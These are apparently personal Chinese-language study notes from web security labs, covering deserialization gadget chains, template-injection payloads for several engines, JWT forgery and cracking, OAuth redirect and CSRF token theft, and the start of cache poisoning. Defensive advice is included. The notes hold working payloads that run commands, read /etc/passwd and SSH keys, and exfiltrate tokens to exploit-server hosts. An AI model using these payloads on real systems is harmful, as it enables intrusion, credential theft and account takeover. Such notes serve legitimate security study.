将各个类的特性组合起来，以达到命令执行或是文件读写的效果，这些类的调用顺序，称为工具链

如果能得到目标网站的源码，或是知道网站所依赖的语言，基本的类库或是插件，那么可以通过审计源码或是利用基本类库已有的工具链来发起反序列化攻击，如命令执行，文件写入

工具：

java基本类库，spring框架----- ysoserial

PHP某某插件 -----phpggc

攻击方式

1. PHP通用反序列化

（没做出来，，不知道什么原因，明明都按照教程走了，生成的cookie和原来的一样，但是拿来生成远程执行漏洞就不行，所以密钥没错，错误点只可能是base64编码，也就是工具生成的base64编码有问题，但我又是直接从网站那里复制粘贴的方法。。）

```
./phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64
```

网站的payload

```
<?php
$object = "OBJECT-GENERATED-BY-PHPGGC";
$secretKey = "LEAKED-SECRET-KEY-FROM-PHPINFO.PHP";
$cookie = urlencode('{"token":"' . $object . '","sig_hmac_sha1":"' . hash_hmac('sha1',
$object, $secretKey) . '"}');
echo $cookie;
```

2. PHP自定义构造反序列化工具链

注意需要更改类的属性为public才可以在反序列化中传输，PHP中变量名用 \$+名字 表示，对象属性的访问用的是 ->,单箭头，并且属性是不用写\$的，对象的创建用new + 类名

```
<?php

class CustomTemplate {
    public $default_desc_type;
    public $desc;
    public $product;

    public function __construct($desc_type='HTML_DESC') {
        $this->desc = new Description();
        $this->default_desc_type = $desc_type;
        // Carlos thought this is cool, having a function called in two places... What a
genius
        $this->build_product();
    }

    public function __sleep() {
        return ["default_desc_type", "desc"];
    }

    public function __wakeup() {
        $this->build_product();
    }

    private function build_product() {
        $this->product = new Product($this->default_desc_type, $this->desc);
    }
}

class Product {
    public $desc;
```



```

    public function __construct($default_desc_type, $desc) {
        $this->desc = $desc->$default_desc_type;
    }
}

class Description {
    public $HTML_DESC;
    public $TEXT_DESC;

    public function __construct() {
        // @Carlos, what were you thinking with these descriptions? Please refactor!
        // $this->HTML_DESC = '<p>This product is <blink>SUPER</blink> cool in html</p>';
        // $this->TEXT_DESC = 'This product is cool in text';
    }
}

class DefaultMap {
    public $callback;

    public function __construct($callback) {
        $this->callback = $callback;
    }

    public function __get($name) {
        return call_user_func($this->callback, $name);
    }
}

$a=new DefaultMap("exec");
$b=new CustomTemplate();
$b->desc=$a;
$b->default_desc_type="rm /home/carlos/morale.txt";

echo serialize($b);
?>

```

3. JAVA通用反序列化

```
java -jar path/to/ysoserial.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64
```

4. JAVA自定义构造反序列化工具链

审计源码，发现有一个SQL注入的漏洞点，构造相应对象的值，然后序列化，这个过程可以在SQL的例子看见

附件：javaserial 用于快速构造符合自己的序列化对象，

6. python反序列化

Pythton 没有现成的工具链利用脚本，主要还是依赖于源码的审计，用pickle实现

7. phar反序列化

phar://协议是一种解压缩协议，它的目标文件是.phar文件，像是jar包一样，是PHP文件的归档，其中有三个部分，stub标识，manifest 描述性信息，filecontent 文件内容，signature 签名,其中描述信息有一项metadata，这项数据默认以serialize的方式存储，当通过phar协议访问它的时候，会自动反序列化该项的数据，以此触发反序列化漏洞。

```
<?php
class Test{
    public $test="test";
}
@unlink("test.phar");
$phar = new Phar("test.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
$o = new Test();
$phar->setMetadata($o); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
$phar->stopBuffering(); //签名自动计算
?>
```

触发条件

1. 当参数以eval(\$_GET["file"])的方式调用的时候，可以触发phar协议（不常见，直接用命令注入更爽）
2. 当参数以file_get_contents("./XXX".\$_GET["file"])的方式使用的时候，触发不了，需要源码审计找另外一个可控的文件读取点，如果没有"./XXX",直接在参数注入phar即可触发。（常见）

其他

1. 利用内存破坏执行反序列化
2. Ruby反序列化 填坑

发现：

1. PHP反序列化的时候，对于私有变量是对象的情况，对象的私有变量不会加入到反序列化的过程中，但加了urlencode,私有变量就加入其中了。以后如果要获取这种变量可以尝试加urlencode

防范方法：

1. 尽可能的不去使用序列化对象来传递数据，可以直接传递文本信息，比如json，然后对传递的信息做检查。
2. 对于验证凭据等序列化对象，可以加上哈希，保证其完整性，哈希密钥存在服务器不对外公布
3. 避免使用通用的方法序列化和反序列化对象，可以用自定义的方法，选择性序列化对象的属性，避免敏感属性被传递，或是被处理
4. 漏洞来源是反序列化用户的输入，或是现有库的工具链，或是已经记录的内存破坏漏洞，可以从更新库，系统的版本等方面缓解

Server Side Template Injection 服务端模版注入

现在很多网页采用了模版引擎的方式来渲染数据，以方便对不同用户的同类数据的处理，但这些模版引擎往往功能很高级，以至于存在命令执行，文件读取等功能，这些功能可以通过模版注入的方式来调用，危害系统，窃取数据，也称之为SSTI漏洞。


注入的过程，大致可以分为检测，辨别，利用三个部分。

1. 检测

这一阶段是检查是否存在SSTI漏洞，查找注入点；因为表现和XSS类似，可以看看XSS注入点，输入`${8*8}`或是`{{8*8}}`看是否渲染的值含有64，常见于文本上下文；有些请求中含有类似`user.name`的属性调用，基本上就是注入点了

2. 辨别

这一阶段主要是猜测这个网站所用的模版引擎，可以使用`${{<[%['']]}}%/`注入，根据报错信息来查看，如果没有报错信息，还可以使用决策树。`${{<[%['']]}}%/`



3. 利用

这一阶段的方法有很多

1. 去官方的文档查看F&Q，或是其他页面，warning，安全警告之类的，找到可能的注入点
2. 直接谷歌搜索相关的模版引擎存在的漏洞，阅读漏洞报告，利用方式
3. 前两点都是模版自带的漏洞，还可以通过网站的文件读取漏洞，报错信息等方式获得并审计网页的后端源码，并发现漏洞的利用链

例子：

审计源码自定义漏洞利用过程

1. 对网页的表单提交测试，发现可以控制`user`类，对其检测，发现是某种模版引擎，测试头像上传功能，传输错误的文件类型，报错如下

```
<pre>PHP Fatal error:  Uncaught Exception: Uploaded file mime type is not an image:
application/pdf in /home/carlos/User.php:28
Stack trace:
#0 /home/carlos/avatar_upload.php(19): User->setAvatar('/tmp/kkk.pdf', 'application/pdf')
#1 {main}
    thrown in /home/carlos/User.php on line 28
</pre>
```

2. 根据报错得到另外一个可控的方法setAvatar，测试是否是公开的方法

```
user.setAvatar('/etc/passwd','image/jpg')
```

3. 方法公开，利用其执行文件读取，读取核心PHP文件

```
user.setAvatar('/home/carlos/User.php','image/jpg')
```

4. 审计PHP文件，发现存在删除函数，利用该函数执行文件删除

```
user.setAvatar('/home/carlos/.ssh/id_rsa','image/jpg')
```

```
user.gdprDelete()
```

各个模版引擎的命令执行方式

1. ERB Ruby

```
<%= system("rm /home/carlos/morale.txt") %>
```

读取文件

```
<%= Dir.entries('/') %> <%= File.open('/example/arbitrary-file').read %>
```

2. Tornado python

```
{% import os%}
```

```
{{os.system('echo hello')}}}
```

3. freemarker java

利用网上的官方文档，寻找其安全问题

渗透过程：已知表达式 \${hello.good}

1. 输入为未定义变量，观察其报错，发现模版引擎是freemarker
2. 去官网上在F&A查询安全问题，发现?new()可以新建一个类，可能会有安全风险，并给出实现TemplateModel接口的class才可以被创建
3. (一开始在javadoc找不到，后面chatGPT建议我用谷歌，谷歌又导向了官网)官网查找这个类，并找到所有实现这个TM 接口的相关类，发现一个Excute类，猜测是命令执行
4. 查看Excute类，查看这个类在模版引擎中的使用方法
5. 初始化这个类并使用

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm  
/home/carlos/morale.txt") }  
或者  
${"freemarker.template.utility.Execute"?new()}("id")}
```

6. 文件读取 利用模版引擎自带的函数构成工具链

模版引擎自带的文件读取功能

```
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('path_to_the_file').toURL().openStream().readAllBytes()?join(",")}
```

附上: int转ASCII C++代码

```
char p[50]={97,97,97,121,121,48,52,112,50,105,112,122,54,113,109,99,99,98,49,108};  
cout<<p;
```

4. Handlebars Javascript

谷歌相关的, 可利用的漏洞

```
wrtz{{#with "s" as |string|}}  
  {{#with "e"}}  
    {{#with split as |conslist|}}  
      {{this.pop}}  
      {{this.push (lookup string.sub "constructor")}}  
      {{this.pop}}  
      {{#with string.split as |codelist|}}  
        {{this.pop}}  
        {{this.push "return require('child_process').exec('rm  
/home/carlos/morale.txt');"}}  
        {{this.pop}}  
        {{#each conslist}}  
          {{#with (string.sub.apply 0 codelist)}}  
            {{this}}  
          {{/with}}  
        {{/each}}  
      {{/with}}  
    {{/with}}  
  {{/with}}
```

5. Django python

{% debug %} 返回可以接触到的所有的对象, 然后发现settings可以访问

{{settings.SECRET_KEY}} 返回内容

6. Velocity java

利用所可以访问得到的模版类, 来构造工具链, 执行命令注入

```
$class.inspect("java.lang.Runtime").type.getRuntime().exec("bad-stuff-here")
```

防范方法:

1. 尽量不要让用户修改或是上传新的模版, 或是对用户的输入进行过滤
2. 使用无逻辑的模版引擎, 单纯的使用数据
3. 可以使用沙箱执行, 并且沙箱在容器执行
4. **不要在网页回显任何的错误, 对后端的报错做处理, 开发模式和生产模式要分开!! 很通用**

宝藏🔒连接🔗: <https://swisskyrepo.github.io/PayloadsAllTheThings/>

JWT 攻击 (Json Web Tokens)

JWT是常见的身份令牌之一, 它有两种格式一种是JWS也就是我们所讨论和利用的, 另外一种是JWE, 它是在JWS的基础上, 使用的密钥加密, 这种虽然更安全, 但是实现起来也比较复杂, 开销大, 我们所关注的是JWS。

JWT有三个部分组成,每个部分由小数点.连接:

请求头.负载.签名 header.payload.signature 其中 配置信息是header, 敏感数据是在payload

它的不安全性在于, 开发人员的验证不够充分, 使得可以使用各种方法伪造 JWT身份令牌, 以实现越权操作, 也称为 JWT攻击。

常规攻击方式

1. 对签名不做验证, 只解码
2. Header设置alg="none"绕过 小写
3. 根据字典暴力破解密钥

```
hashcat -a 0 -m 16500 <jwt> <wordlist> [--show] #-a -0表示采用密码本暴力破解 -m 16500代表JWT破解
docker run -it --rm jwtcrack <token> [字符范围] [最长字符数] [sha512]
```

4. JWK是JWT中一个json子对象, 用于非对称密码算法中存储公钥, 利用JWK, 植入RSA公钥做验证, 这个机制原是由于分布式服务 (Header)

```
{
  "kid": "8b500ead-ec44-48c8-a7ff-ac0b739d65f6",
  "typ": "JWT",
  "alg": "HS256",
  "jwk": {
    "kty": "oct",
    "kid": "8b500ead-ec44-48c8-a7ff-ac0b739d65f6",
    "k": "c2VjcmV0MQ=="
  }
}
```

5. JKU (JWK SET URL)是存放JWK的一个资源集合，链接返回的内容是下面json内容即可，注意修改时，需要修改头部的kid和下方json的目标JWK相同 (Header) 有SSRF漏洞风险

客户端：

```
{
  "kid": "aa994560-fc58-4d92-9cba-410b8fe56de9",
  "typ": "JWT",
  "alg": "RS256",
  "jku": "https://exploit-0a3500d003c40a0284b7b2ff011c00b2.exploit-server.net/kkk"
}
```

服务端：

```
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "kid": "75d0ef47-af89-47a9-9061-7c02a610d5ab",
      "n": "O-yy1wpYmffgXBxhAUJzHHocCuJolwDqq175ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTVX67WhsN3JvaFYw-fhvsWQ"
    },
  ],
}
```

6. kid参数实际上并没有明确的规定，属于自定义的，如果存在目录遍历漏洞(起因是kid是相关的文件，读取kid里面的密钥)，那么可让其导向/dev/null（具有严格的../次数限制），然后用AA==来生成密钥（代表null 00字节）如果kid是用数据库查询，还可以相应执行SQL注入（Header）
7. cty参数是用于指定payload部分的格式，text/xml表示数据是xml格式，application/x-java-serialized-object表示数据是java的序列化数据，通过这样的方式可以发起XXE和反序列化攻击
8. x5c有类似jwk的功能（PEM格式）

高级攻击方式：

1. 密钥混淆，将原本非对称密码体制的验证签名方式，修改为对称密码体制，除了需要修改算法类型外，还需要获得服务器公钥（这里在jwks.json文件夹下），这个公钥来自jwt，可能以PEM或是pkcs1其他的方式存储，无论哪一种，我们使其为一段字符串，然后base64编码，作为HS256的密钥，这样verify函数处理的时候，直接采用对称密钥算法HS256，然后将密钥（也就是RSA 算法的公钥）输入处理验证。我们改造JWT时，用的是相应的PEM或是其他存储格式的数据作为密钥来做HS256哈希（具体看实现，这里的前提是，服务器直接从备份里读取出一个字符串形式的密钥，然后加入到verify到第二个参数中）
2. 密钥混淆+公钥破解，高级，非常高级，得到两个不同的JWT，然后就可以利用其推演出公钥的可能性，再一一验证（会有两种不同的密钥存储方式，验证方式如访问my-account页面）是否符合要求，得到公钥后再执行第一步的操作 真TM牛

```
docker run --rm -it portswigger/sig2n <token1> <token2>
```

防范方法：

大部分漏洞利用方法来自于开发逻辑的不完善，验证做得不够充分，有几点可以做的。

1. 使用最新的库来解析JWTs，它们可以规范验证过程
2. 尽量不要相信前端传来的alg，alg应该由后端设定
3. 对jku提供的域名，进行白名单过滤
4. 对kid的参数进行字符串过滤
5. 敏感数据加密传输

开发指导

1. 给每一个JWTs设置过期时间
2. 避免通过URL发送jwts
3. 为每一个token设定应用的范围，防止滥用
4. 客户端退出时通知回收jwts令牌

OAuth Authentication

OAuth的设计是为了让目标网站向第三方网站（社交网站等）获取用户的信息，它是一个授权过程，我们常讲的是OAuth2，这个框架在授权的过程中，需要用户的交互，这个交互的过程可能会存在利用点。

原因：开发者对输入验证做得不够充分和配置不了解，OAuth service 服务器不够安全

OAuth2基本概念

Client application 目标网站

Resource owner 用户

OAuth service provider 授权服务提供商（第三方网站）


两种基本类型：

1. Authorization code grant type（常用）

特点：需要用户交互的部分主要是为了从授权服务器上获得授权码（一码一用），用户将该码发送回给目标网站，往后都是目标网站和授权服务器的秘密通信，目标网站拿着授权码去申请token，然后访问用户的信息。

交互步骤：


1. 用户点击通过社交媒体登录，通过重定向或是网页链接，直接导向授权服务器（目标网站的导向）
2. 用户和授权服务器交互，进行登录和确认授权信息的操作，然后由授权服务器重定向或是网页链接的方式导向回目标网站（用户与授权服务器的交互）
3. 目标网站接收到code之后，开始和授权服务器建立秘密信道，用code得到token，再用token得到用户的信息，根据返回的信息，让用户登录账号（目标网站与授权服务器的交互）



2. Implicit grant type（仅适用于特殊场景）

特点：整个授权过程，包括用户信息的获取都要通过用户的交互。

交互步骤：和上述的大致一样，除了没有秘密信道，也没有code，整个授权和获取信息的过程都依赖于用户



通用的关键的请求

1. 目标网站让用户向授权服务器发起的请求

```
GET /authorization?client_id=12345&redirect_uri=https://client-
app.com/callback&response_type=code&scope=openid%20profile&state=ae13d489bd00e3c24
HTTP/1.1
Host: oauth-authorization-server.com
```

字段解释

`client_id` (固定参数)：这个是目标网站当初在授权服务器注册自己的账户，所被分配的ID

`redirect_uri` (固定参数)：这个是当用户和授权服务器交互结束后，授权服务器会让用户重定向到这个网址，如果是code模式，那么授权码将以`?code=XXX`的方式，如果是implicit则token将以`#xxx hash`的方式添加到这个网址的末端

`response_type` (固定参数)：这个是向授权服务表明自己的授权类型，Authorization code是code, implicit 是token，如果还有个id_token表示符合openid connect标准，所返回的token将以JWT的方式返回，保证完整性

`scope`：这个是目标网站向授权服务器申请的权限范围，需要用户审批，openid，表示符合OpenID Connect通用标准（这个主要是用来规范某种信息的授权时的统一命名），email表示要获得用户的邮箱，profile表示用户的基本信息。

`state`：这个是一个随机值，它和用户与目标网站交互时的session绑定，当用户结束和授权服务器的交互，授权服务器重定向的内容应该包括这个state，充当了CSRF token的作用，这样即使用户在钓鱼页面触发了授权请求，也目标网站也不会认可这个code/tokens

2. 授权服务器发给用户的授权码code/toke

Authorization code

```
GET /callback?code=alb2c3d4e5f6g7h8&state=ae13d489bd00e3c24 HTTP/1.1
Host: client-app.com
```

随后，再进行token的申请，再获取用户的信息（对用户透明）

```
POST /token HTTP/1.1
Host: oauth-authorization-server.com
...
client_id=12345&client_secret=SECRET&redirect_uri=https://client-
app.com/callback&grant_type=authorization_code&code=alb2c3d4e5f6g7h8
```

字段解释：

client_secret: 目标服务器附带的，当时向授权服务器注册时，被分配的secret

code: 授权码，使用openid connect标准时，这是一个JWT

固定参数：

client_id, grant_type, code

返回：

当是openid connect标准时，token是一个JWT

```
{
  "access_token": "z0y9x8w7v6u5",
  "token_type": "Bearer",
  "expires_in": 3600,
  "scope": "openid profile",
  ...
}
```

获取用户信息

```
GET /userinfo HTTP/1.1
Host: oauth-resource-server.com
Authorization: Bearer z0y9x8w7v6u5
```

Implicit

```
GET
/callback#access_token=z0y9x8w7v6u5&token_type=Bearer&expires_in=5000&scope=openid%20
profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: client-app.com
```

字段解释

access_token: 这个是token, 可用于获取用户的信息

token_type: 这个是token类型，一般是Bearer

expires_in: 过期时间

随后进行用户的信息申请

```
GET /userinfo HTTP/1.1
Host: oauth-resource-server.com
Authorization: Bearer z0y9x8w7v6u5
```

由于每个token都已经提前说过scope，返回的信息是已经确定好的了，只要申请该资源即可

攻击方式

目标网站漏洞

Implicit grant type

1. 因为所有的信息都要经过用户中转，当向授权网站请求用户信息的时候，用户可以在代理服务器上直接修改返回给client application（目标网站）的请求中的字段（用户名），来登录别人的账号

Authorization code grant type

1. 目标网站除了使用token来获取用户信息外，还使用其与当前账户绑定，那么通过这一功能点，可以利用CSRF攻击将**受害者用户和自己的社交账号绑定**，然后通过社交账号来登录受害者用户的账号。具体方式是 攻击者先正常向授权网站请求自己的authorization code，利用代理服务器截断后续操作，保证该code未使用，然后利用其构造关于绑定社交账号的CSRF脚本，再发送给受害用户（产生原因是没有state参数的保护）。

授权网站漏洞

主要针对redirect_url的参数验证，如果服务器只是用了模版匹配去匹配url，那么可能存在以下几种绕过方式：


1. 目标网站以子域名的方式出现在恶意网站的域名中
2. 利用@#字符 `https://default-host.com &@foo.evil-user.net#@bar.evil-user.net/`
3. 提交两次字段值 `https://oauth-authorization-server.com/?client_id=123&redirect_uri=client-app.com/callback&redirect_uri=evil-user.net`
4. 恶意域名中含有localhost字段，（授权服务器对含有localhost的url直接允许通过）\
5. 域名后加上../..然后导向到一个含有XSS漏洞等可以控制的子页面

漏洞利用实例

1. 当目标网站发起对授权网站的authorization request的时候，对redirect_uri的参数没做验证（是否和client_id的参数所注册的url一致，或是白名单），使得可以通过这个请求构造CSRF攻击，将重定向URL改为恶意服务器的网址，最后攻击者通过服务器的请求记录获取code/token，然后用这个code/token去请求登录目标网站。
2. redirect_url参数虽然做了限制，但是存在被绕过的风险直接导向恶意网站，或者存在目录遍历的漏洞，通过../XX导向到目标网站的其他页面，如果这个页面存在重定向机制，且重定向取决于url参数，那么可以修改redirect_url指向这个含有重定向功能的页面，并将其重定向到恶意网站，对于implicit grant而言，可以直接通过网页读取hash值获得token，对于authorization code而言，是从服务器请求记录中获取参数

```
//重定向功能 /post/next?path=[...]
//CSRF脚本
<script>
    if (!document.location.hash) {
        window.location = 'https://oauth-YOUR-OAUTH-SERVER-ID.oauth-server.net/auth?
client_id=YOUR-LAB-CLIENT-ID&redirect_uri=https://YOUR-LAB-ID.web-security-
academy.net/oauth-callback/../../post/next?path=https://YOUR-EXPLOIT-SERVER-ID.exploit-
server.net/exploit/&response_type=token&nonce=399721827&scope=openid%20profile%20email'
    } else {
        window.location = '/?' + document.location.hash.substr(1)
    }
</script>
//注意：对于需要重定向继续操作的CSRF攻击，不可使用form submit的方式触发请求，因为这样不会触发网页的重定向
```

除了重定向，如果某个页面存在由url参数触发的XSS漏洞，也可利用其注入js脚本，当页面导向到它时，可以读取url的其他部分参数，然后以get请求的方式发送给恶意网站（子页面漏洞+OAuth授权服务商漏洞）

- 和2原理一样，但此次对目标网站的漏洞利用不一样，目标网站子页面a下有个iframe标签，标签内会加载一个页面b，并将当前页面的url以postMessage的形式发送给母页面a，因此，通过更改iframe标签为，这样iframe内部就会先执行授权认证，然后返回到原有的页面b，页面b将其url发送回给a。如果将a页面设置为恶意网站的内容，即可通过CSRF攻击获得code/token（子页面漏洞+OAuth授权服务商漏洞）

页面b内容

```
<script>
    parent.postMessage({type: 'onload', data: window.location.href}, '*')
    function submitForm(form, ev) {
        ev.preventDefault();
        const formData = new FormData(document.getElementById("comment-
form"));
        const hashParams = new
URLSearchParams(window.location.hash.substr(1));
        const o = {};
        formData.forEach((v, k) => o[k] = v);
        hashParams.forEach((v, k) => o[k] = v);
        parent.postMessage({type: 'oncomment', content: o}, '*');
        form.reset();
    }
</script>
```

页面a内容（CSRF）

```
<iframe src="https://oauth-0a5700fa03bad19b8044a1c602f10011.oauth-server.net/auth?
client_id=djil8wz6r6djm6a6cwlh&redirect_uri=https://0a2f000203b5d102809ba3d1000a009d
.web-security-academy.net/oauth-callback/../../post/comment/comment-
form&response_type=token&nonce=-1552239120&scope=openid%20profile%20email"></iframe>

<script>
    window.addEventListener('message', function(e) {
        fetch("/") + encodeURIComponent(e.data.data)
    }, false)
</script>
```

防范方法：

OAuth服务器提供商：

1. 当目标网站注册自己的client_id的时候，会提交一个redirect_uris的重定向白名单，服务器要做到字节级的比较，不要使用模式匹配
2. 强制目标网站使用state

目标网站的开发者

1. 充分了解OAuth 的流程，使用state参数
2. 当开发桌面应用的OAuth时，不可避免的会泄漏client_secret，用PKCE规范约束
3. 检查并修补子页面的漏洞

Web缓存投毒 Cache Poisoning

Web缓存常发生于CDN的场景中，主要是为了减轻服务器的负载，通常各种静态文件，我们关注的是HTML，js的缓存文件，Web缓存有缓存键和非缓存键的概念，缓存键用于判断两个请求是否使用同一个缓存来响应，非缓存键则不作为判断依据，但如果网页对非缓存键的处理不当，使得非缓存键的内容，可以渲染到html或js文件中，则攻击者可能利用这一个方式来构造XSS漏洞。（哪怕是危害很小的XSS反射漏洞，也会因此扩大受害者范围）这种方式，我们称之为Web缓存投毒。

触发的关键条件：

1. 卡点访问恶意的页面，使之存入缓存服务器
